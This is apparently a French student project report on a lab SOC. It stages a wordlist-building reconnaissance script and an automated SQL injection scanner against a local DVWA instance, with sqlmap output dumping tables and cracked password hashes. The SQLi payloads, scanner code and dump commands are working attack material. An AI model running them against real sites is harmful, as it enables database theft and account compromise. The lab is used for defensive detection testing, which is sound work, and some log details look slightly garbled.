


Attaques et réponses


Le projet CyberOps étant le déploiement d'un SOC capable de détecter en temps réel les différentes attaques, et d'y apporter une réponse automatisée grâce aux outils SIEM (Wazuh) et SOAR (Shuffle), des scénarios d'attaques sont testés ci-dessous, dans le but de tester les sécurités en place.

Pour cela, nous avons déployer une machine vulnérable DVWA (Damn Vulnerable Web Application), une machine Kali Linux, et une machine Client Windows 11 comme suit :




Afin de rendre les scénarios d'attaque les plus réalistes possible et dans une continuité logique tout comme un réel attaquant aurait fait, nous nous sommes appuyés sur trois références :

- **La KillChain** : représentant les différentes étapes par lesquelles un attaquant passe pour réaliser son attaque



- **Le TOP 10 de l'OWASP** : représente une référence mondiale en matière de sécurité applicative. Il s'agit d'un document qui met en avant les catégories de risques les plus critiques observées dans les applications web modernes.



- **MITRE ATT&CK** : est une base de connaissances qui recense les tactiques, techniques et procédures (TTPs) utilisées par les attaquants dans le monde réel. Elle te permet de modéliser une attaque, de comparer des comportements suspects, et surtout de structurer la détection SOC.

ATT&CK Matrix for Enterprise

layout: side ▾ show sub-techniques hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
11 techniques	8 techniques	11 techniques	17 techniques	23 techniques	14 techniques	47 techniques	17 techniques	34 techniques	9 techniques	17 techniques	18 techniques	9 techniques	15 techniques
Active Scanning (2)	Acquire Access (2)	Content Injection (2)	Cloud Administration Command (2)	Account Manipulation (2)	Abuse Elevation Control Mechanism (2)	Abuse Elevation Control Mechanism (2)	Adversary-in-the-Middle (2)	Account Discovery (2)	Exploitation of Remote Services (2)	Adversary-in-the-Middle (2)	Application Layer Protocol (2)	Automated Exfiltration (2)	Account Access Removal (2)
Gather Victim Host Information (2)	Acquire Infrastructure (2)	Drive-By Compromise (2)	Command and Forging Interference (2)	BITS Jobs (2)	Access Token Manipulation (2)	Access Token Manipulation (2)	Brute Force (2)	Application Window Discovery (2)	Internal Spearphishing (2)	Archive Collected Data (2)	Communication Through Removable Media (2)	Data Transfer (2)	Data Destruction (2)
Gather Victim Identity Information (2)	Compromise Accounts (2)	Exploit Public-Facing Application (2)	Container Administration Command (2)	Root or Logon Autostart Execution (2)	Account Manipulation (2)	BITS Jobs (2)	Credentials from Password Storage (2)	Browser Information Discovery (2)	Automated Collection (2)	Audio Capture (2)	Content Injection (2)	Exfiltration Over Alternative Protocol (2)	Data Encrypted for Impact (2)
Gather Victim Network Information (2)	Compromise Infrastructure (2)	External Remote Services (2)	Deploy Container (2)	Root or Logon Initialization Scripts (2)	Root or Logon Autostart Execution (2)	Build Image on Host (2)	Exploitation for Credential Access (2)	Cloud Infrastructure Discovery (2)	Remote Service Session Hijacking (2)	Automated Collection (2)	Content Injection (2)	Exfiltration Over C2 Channel (2)	Data Manipulation (2)
Gather Victim Org Information (2)	Develop Capabilities (2)	Hardware Additions (2)	ESXi Administration Command (2)	Cloud Application Integration (2)	Root or Logon Initialization Scripts (2)	Debugger Evasion (2)	Forward Authentication (2)	Cloud Service Dashboard (2)	Remote Services (2)	Browser Session Hijacking (2)	Data Encoding (2)	Defacement (2)	Drain Wipe (2)
Phishing for Information (2)	Establish Accounts (2)	Phishing (2)	Exploitation for Client Execution (2)	Compromise Host Software Binary (2)	Root or Logon Initialization Scripts (2)	Certificate Decode Files or Information (2)	Forge Web Credentials (2)	Cloud Service Discovery (2)	Replication Through Removable Media (2)	Clipboard Data (2)	Data Obfuscation (2)	Exfiltration Over Other Network Medium (2)	Email Bombing (2)
Search Closed Sources (2)	Obtain Capabilities (2)	Replication Through Removable (2)	Inout Injection (2)	Create or Modify System Privilege (2)	Root or Logon Initialization Scripts (2)	Deploy Container (2)	Input Capture (2)	Cloud Storage Object Discovery (2)	Container and Resource Discovery (2)	Data from Cloud Storage (2)	Dynamic Resolution (2)	Endpoint Denial of Service (2)	Financial Theft (2)
Search Open	Stage Capabilities (2)			Create		Domain or Tenant				Data from Encrypted	Exfiltration Over Physical		

Scénario 1 : Reconnaissance passive / Collecte d'information

Dans le cadre de ce projet, nous avons volontairement déployé une application vulnérable (DVWA – Damn Vulnerable Web Application) afin de simuler des scénarios d'attaques réalistes et pédagogiques. Ce premier scénario met en lumière la phase de **reconnaissance passive**, une étape essentielle dans la Cyber Kill Chain, durant laquelle un attaquant collecte des informations accessibles publiquement sur la cible, sans générer de traces évidentes dans les journaux système.

L'objectif de cette démonstration est de montrer que des données en apparence anodines, souvent négligées par les organisations, peuvent constituer une source d'information précieuse pour un attaquant. Ces données peuvent prendre différentes formes :

- Des textes présents sur les pages web publiques,
- Des noms de fichiers ou de répertoires exposés,
- Des métadonnées techniques accessibles via le code source ou les en-têtes HTTP,
- Ou encore des éléments contextuels liés à l'activité, à l'histoire ou à la culture de l'entreprise.

Pour illustrer ce concept, nous avons conçu une **entreprise fictive spécialisée dans la production de patates**, fondée en 2026. Une page web a été créée spécifiquement pour ce scénario, intégrée directement dans la DVWA sous forme de **challenge dédié**. Cette page contient :

- Un **formulaire de connexion factice**, destiné à simuler un portail interne,
- Un **texte de présentation volontairement saturé de mots-clés**, de répétitions et d'éléments contextuels liés à l'activité de l'entreprise.

The image shows a web application interface for DVWA (Damn Vulnerable Web Application). The top header features the DVWA logo. On the left, there is a sidebar menu with various security topics: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Osint, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Fake Login - Démonstration PFE'. It contains a login form with fields for 'Identifiant' (username) and 'Mot de Passe' (password), both containing the text 'admin' and 'password' respectively, and a 'Se connecter' button. Below the form, there is a section titled 'Informations internes - 2026' containing a block of text about the company's future plans for 2026, mentioning 'patate' (potato) as a key concept.

DVWA

Fake Login - Démonstration PFE

Identifiant :
admin

Mot de Passe :
password

Se connecter

Informations internes - 2026

Bienvenue dans notre entreprise, nous sommes très heureux d'annoncer les nouvelles fonctionnalités prévues pour 2026. Notre équipe travaille dur pour améliorer nos services, et chaque patate de notre infrastructure est optimisée pour offrir une meilleure expérience.

En 2026, nous prévoyons d'ajouter encore plus de patate dans nos processus internes, car la patate est au cœur de notre stratégie. Nos développeurs ont passé toute l'année 2026 à renforcer la sécurité, en s'assurant que chaque patate soit correctement intégrée. Nous pensons que 2026 sera l'année de la patate, avec des innovations basées sur la patate, des systèmes alimentés par la patate, et une vision tournée vers 2026 et au-delà.

Notre direction a déclaré que 2026 serait une année charnière, où la patate deviendra un élément central de notre croissance. Merci de faire partie de cette aventure patate, et rendez-vous en 2026 pour encore plus de patate dans nos solutions;

L'idée est de reproduire une situation courante : une entreprise qui communique abondamment sur son site web, sans se rendre compte que ces informations peuvent être exploitées pour alimenter une attaque ciblée.

Afin de démontrer concrètement cette exploitation, nous avons développé un **script Python** chargé d'extraire automatiquement les mots présents sur la page, d'en analyser la fréquence, puis de générer une **wordlist personnalisée**. Cette wordlist, construite à partir du vocabulaire propre à l'entreprise fictive, est ensuite utilisée pour mener une attaque par dictionnaire sur le formulaire de connexion.

Ce scénario met en évidence plusieurs points essentiels :

- L'importance de maîtriser les informations publiquement exposées,
- La facilité avec laquelle un attaquant peut automatiser la collecte et l'analyse de ces données,
- La manière dont un simple contexte métier peut orienter ou accélérer une tentative d'intrusion.

Le script python est disponible sur le repository github suivant :

-> <https://github.com/stardocka/RecoN>

```
from bs4 import BeautifulSoup
import requests
import re

URL="http://192.168.40.2/DVWA/vulnerabilities/osint/"

def RequestWebPage():
    """ Request a web page and get the content """
    response = requests.get(URL)
    HTMLParsing = BeautifulSoup(response.text, "html.parser")
    elements = HTMLParsing.find_all(["h1", "h2", "h3", "h4", "p"])
    TextOnThePage = " ".join([el.get_text(separator=" ") for el in elements])
    CleanText = re.sub(r"\s+", " ", TextOnThePage).strip()
    return CleanText

wordlist = []
DicOccurrence = {}

def normalize(word):
    word = word.lower()
    word = re.sub(r"[.,;:!?()«»\"]", "", word)
    word = re.sub(r"^[ldjctsmn]", "", word)
    return word

def DefineWordList():
    global wordlist
    WebContent = RequestWebPage()
    WordsList = WebContent.split(" ")

    for word in WordsList:
        NormalizeWord = normalize(word)
        if len(NormalizeWord) > 3 :
            wordlist.append(NormalizeWord)

    return wordlist
```

```

DefineWordlist()

def Search4Occurrence():
    global DicOccurrence
    occ = 0

    for word in wordlist:
        for i in range(len(wordlist)):
            #print(word, wordlist[i])
            if word == str(wordlist[i]):
                occ+= 1
        DicOccurrence[word] = occ
        occ = 0
    return DicOccurrence

Search4Occurrence()

def Wordlist2BruteForce():
    Finallist = []
    SortedDico = sorted(DicOccurrence.items(), key=lambda x: x[1], reverse=True)
    for words in SortedDico:
        if words[1] > 2:
            Finallist.append(words[0])

    with open("RecoN-Wordlist.txt", "w", encoding="UTF-8") as file:
        for candidates in Finallist:
            file.write(candidates+"\n")

    print("=====")
    print("=          CANDIDATE WORD          =")
    print("=====")

    for i in range(len(Finallist)):
        print(f"{i}. {Finallist[i]}")

    print("=====")

```

En intégrant ce challenge directement dans la DVWA, nous avons pu reproduire un cas d'école typique, tout en permettant d'observer la détection et la réaction du SOC face à une activité de reconnaissance automatisée. Cela renforce la dimension pédagogique du projet et illustre parfaitement la nécessité d'une surveillance proactive dès les premières phases d'une attaque.

DETECTION SOC ANALYSTE


-> Detecter des scripts automatisés (répétition en peu de temps)

-> Detecter des scripts python

Scénario 2 : Exfiltration de données utilisateurs

Dans ce deuxième scénario, on reproduit un type d'attaque web industrialisés. De manière générale, les attaquants ciblent un site web, cherchent une vulnérabilité et automatisent un script pour attaquer en masse.

Cette fois-ci, nous avons décidé de nous focaliser sur une attaque WEB avec une faille présente sur la DVWA. En nous référant au TOP 10 de l'OWASP, les attaques par injections de commandes sont les plus classiques et les plus courantes. Nous avons donc choisi d'exfiltrer les données utilisateurs en tentant une injection SQL.



Vulnerability: SQL Injection

User ID:

ID: 'OR 1=1 ; -- -
First name: admin
Surname: admin

ID: 'OR 1=1 ; -- -
First name: Gordon
Surname: Brown

ID: 'OR 1=1 ; -- -
First name: Hack
Surname: Me

ID: 'OR 1=1 ; -- -
First name: Pablo
Surname: Picasso

ID: 'OR 1=1 ; -- -
First name: Bob
Surname: Smith

Comme nous pouvons le voir ci-dessus, le champ ID est vulnérable aux attaques par injection SQL, avec un pattern basic.

Cependant, il y a plusieurs problématiques. Tout d'abord les sites web ne sont pas tous vulnérables à des attaques SQLi, ils possèdent souvent plusieurs entrées utilisateurs, on récupère uniquement ce que le champ est censé demandé comme table dans la base de données, les données s'affichent uniquement dans le navigateur.

Pour cela, nous avons développé un script python qui fonctionne avec la logique suivante :

- Requête une page web
- Récupérer les champs où un utilisateur peut entrer du texte
- Tester différentes charges utiles
- Comparer le résultat entre une entrée correcte et un pattern d'SQLi
- Comparer le contenu de la page
- Chercher des mots clefs comme error, SQL, ...

Si pas de résultats, pas de différences, pas d'erreur sur la page web, alors ce n'est pas vulnérable

Si un résultat, alors le champ est vulnérable :

- Il récupère les informations nécessaires (url, nom du champ vulnérable, ...)
- Exécute une commande sqlmap
- Affiche la commande, l'emplacement des fichiers dump, des logs, ...
- SQLmap affiche également les informations trouvées
- Un fichier est généré avec toutes les informations sur la Kali de l'attaquant

Dans la première partie du code, on intègre les informations nécessaires (url, cookies) :

```

1  #!/usr/bin/env python3
2  import requests
3  from bs4 import BeautifulSoup
4  import hashlib
5  import os
6  import subprocess
7
8  # ===== CONFIGURATION =====
9
10 URL = "http://192.168.40.2/DVWA/vulnerabilities/sqli/"
11 COOKIES = {
12     "PHPSESSID": "TON_COOKIE_ICI",
13     "security": "low"
14 }
15
16 PAYLOADS = [
17     "' OR 1=1 --",
18     "\" OR 1=1 --",
19     "1' AND '1'='1",
20 ]
21
22 # ===== FONCTIONS D'ANALYSE =====
23

```

Puis dans la seconde partie, on requête la page web, on récupère les « input », on teste avec des payloads de bases, et on compare les contenus :

```

# ===== FONCTIONS D'ANALYSE =====

def get_form_fields(url):
    """
    Récupère les champs d'un formulaire HTML,
    en excluant les boutons de type 'submit'.
    """
    r = requests.get(url, cookies=COOKIES)
    soup = BeautifulSoup(r.text, "html.parser")
    inputs = soup.find_all("input")
    fields = []
    for i in inputs:
        name = i.get("name")
        itype = i.get("type", "").lower()
        if name and itype != "submit":
            fields.append(name)
    return fields

def test_payload(field, payload):
    """
    Teste un payload SQLi sur un champ donné.
    """
    params = {field: payload, "Submit": "Submit"}
    r = requests.get(URL, params=params, cookies=COOKIES)
    return r

def is_suspect(response_normal, response_test):
    """
    Compare deux réponses pour détecter un comportement anormal.
    """
    if response_normal.status_code != response_test.status_code:
        return True
    if len(response_normal.text) != len(response_test.text):
        return True
    keywords = ["error", "sql", "warning", "syntax"]
    if any(k.lower() in response_test.text.lower() for k in keywords):
        return True
    return False

```

Et ensuite, on exécute SQLmap avec la bonne commande :

```
63 def generate_sqlmap_command(url, param, cookie):
64     """
65     Génère une commande sqlmap théorique à partir des informations détectées.
66     """
67     cmd = (
68         f"sqlmap -u \"{url}\" "
69         f"-p {param} "
70         f"--cookie=\"{cookie}\" "
71         f"--batch --dump"
72     )
73     return cmd
74
75 def show_weaponized_payload(command):
76     """
77     Affiche la charge utile préparée (weaponization).
78     """
79     print("\n== Phase de Weaponization ==")
80     print(f"Commande sqlmap générée (théorique) :\n{command}")
81     print(command)
82
83 def predict_sqlmap_output_folder(url):
84     """
85     Calcule le dossier où sqlmap stockerait les résultats.
86     """
87     domain = url.split("/")[2]
88     folder = os.path.expanduser(f"~/.local/share/sqlmap/output/{domain}")
89     return folder
90
91 def show_expected_dump_path(url):
92     """
93     Affiche le chemin où les données exfiltrées seraient stockées par sqlmap.
94     """
95     folder = predict_sqlmap_output_folder(url)
96     print("Chemin de sortie attendu pour les données exfiltrées :")
97     print(folder)
98     print()
```

Le script utilisé est disponible sur le repository github suivant :

-> <https://github.com/stardocka/InpuTable>

Maintenant, nous pouvons simuler notre attaque avec notre DVWA :

Tout d'abord sur une page non vulnérable:

```
(kali@kali)-[~/InpuTable]
$ python3 AutoSqlI.py
== Détection de champs vulnérables à la SQLI ==

Champs détectés : ['username', 'password', 'user_token']

Test du champ : username
  → Aucun comportement suspect détecté.

Test du champ : password
  → Aucun comportement suspect détecté.

Test du champ : user_token
  → Aucun comportement suspect détecté.

Aucun champ vulnérable détecté. Fin du script.
```

Puis sur la page vulnérable au SQLi

```
(kali@kali)-[~/InpuTable]
$ python3 AutoSqlI.py
== Détection de champs vulnérables à la SQLI ==

Champs détectés : ['id']

Test du champ : id
  → Champ potentiellement vulnérable : id
  Payload déclencheur : ' OR 1=1 --

== Phase de Weaponization ==
Commande sqlmap générée (théorique) :

sqlmap -u "http://192.168.40.2/DVWA/vulnerabilities/sqli/?id=10Submit=Submit" -p id --cookie="PHPSESSID=f3e3u3a74u62mee1dvhpqgnlk5; security=low" --batch --dump

(La commande n'est pas exécutée automatiquement.)

Chemin de sortie attendu pour les données exfiltrées :
/home/kali/.local/share/sqlmap/output/192.168.40.2

→ Execution en cours
```

On constate bien qu'il a reconnu le champ ID présent sur la page web du challenge SQLi

Il génère donc la commande SQLmap, avec les différents paramètres -p id (le champ identifié comme vulnérable), avec les cookies directement donnés, et dump les fichiers. Ci-dessous, sqlmap s'exécute, il détecte le bon champ donné, récupère les informations sur la base de données :

```
{1:10table}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17/04/24 / 2020-01-25/

[17:54:36] [INFO] testing connection to the target URL
[17:54:36] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:54:36] [INFO] testing if the target URL content is stable
[17:54:36] [INFO] target URL content is stable
[17:54:36] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[17:54:36] [INFO] testing for SQL injection on GET parameter 'id'
[17:54:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:54:36] [WARNING] reflective value(s) found and filtering out
[17:54:36] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[17:54:36] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:54:36] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:54:36] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (DNS)'
[17:54:36] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:54:36] [INFO] testing 'generic inline queries'
[17:54:36] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:54:36] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:54:36] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:54:36] [INFO] testing 'MySQL > 5.0.12 and time-based blind (query SLEEP)'
[17:54:36] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 and time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (3) values? [Y/n] Y
[17:54:43] [INFO] testing 'generic UNION query (NULL) - 1 to 20 columns'
[17:54:43] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:54:43] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[17:54:43] [INFO] target URL appears to have 2 columns in query
[17:54:43] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) request(s):

Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 and time-based blind (query SLEEP)
Payload: id=1' AND (SELECT SLEEP(5))#NWSU' AND 'updn'='updn#SubmitSubmit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT('a7378a4a071,-07a2626f4765624278087876646165486332467671457a5864d2524340a72596d867726c484e77,-0716a780b713),NULL -- --#SubmitSubmit

---
[17:54:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.65
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[18:26:46] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[18:26:46] [INFO] fetching current database
[18:26:46] [INFO] fetching tables for database: 'dvwa'
[18:26:46] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[18:26:46] [WARNING] reflective value(s) found and filtering out
[18:26:46] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[2 entries]
+-----+-----+-----+
| comment_id | name | comment |
+-----+-----+-----+
| 1 | test | This is a test comment. |
| 2 | test | <script>alert('hello')</script> |
+-----+-----+-----+

[18:26:46] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/guestbook.csv'
[18:26:46] [INFO] fetching columns for table 'access_log' in database 'dvwa'
[18:26:46] [INFO] fetching entries for table 'access_log' in database 'dvwa'
[18:26:46] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[18:26:47] [INFO] fetching number of entries for table 'access_log' in database 'dvwa'
[18:26:47] [INFO] resumed: 0
[18:26:47] [WARNING] table 'access_log' in database 'dvwa' appears to be empty
Database: dvwa
Table: access_log
[0 entries]
+-----+-----+-----+
| id | user_id | target_id | action | timestamp |
+-----+-----+-----+
+-----+-----+-----+

[18:26:47] [INFO] table 'dvwa.access_log' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/access_log.csv'
[18:26:47] [INFO] fetching columns for table 'security_log' in database 'dvwa'
[18:26:47] [INFO] fetching entries for table 'security_log' in database 'dvwa'
[18:26:47] [INFO] fetching number of entries for table 'security_log' in database 'dvwa'
```

Il détecte les différentes tables et les colonnes :

Également, il trouve d'autres tables dont la table comment, ou j'avais réalisé une XSS stored.

Les données sont chiffrées dans la base donnée. Il faut donc les déchiffrer.

```
[18:26:47] [INFO] table 'dvwa.security_log' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.40.2/dump/dvwa/security_log.csv'
[18:26:47] [INFO] fetching columns for table 'users' in database 'dvwa'
[18:26:47] [INFO] fetching entries for table 'users' in database 'dvwa'
[18:26:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[18:26:47] [INFO] using hash method 'md5_generic_passwd'
[18:26:47] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[18:26:47] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[18:26:47] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[18:26:47] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c7e19e9eb7'
Database: dvwa
Table: users
[5 entries]
```


On voit une attaque par dictionnaire sur des hash de mot de passe assez classiques.

```
Table: users
[5 entries]
```

user_id	role	user	avatar	password	last_name	first_name	last_login	failed_login	account_enabled
1	admin	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2026-01-08 15:42:44	0	1
2	user	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2026-01-08 15:42:44	0	1
3	user	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2026-01-08 15:42:44	0	1
4	user	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2026-01-08 15:42:44	0	1
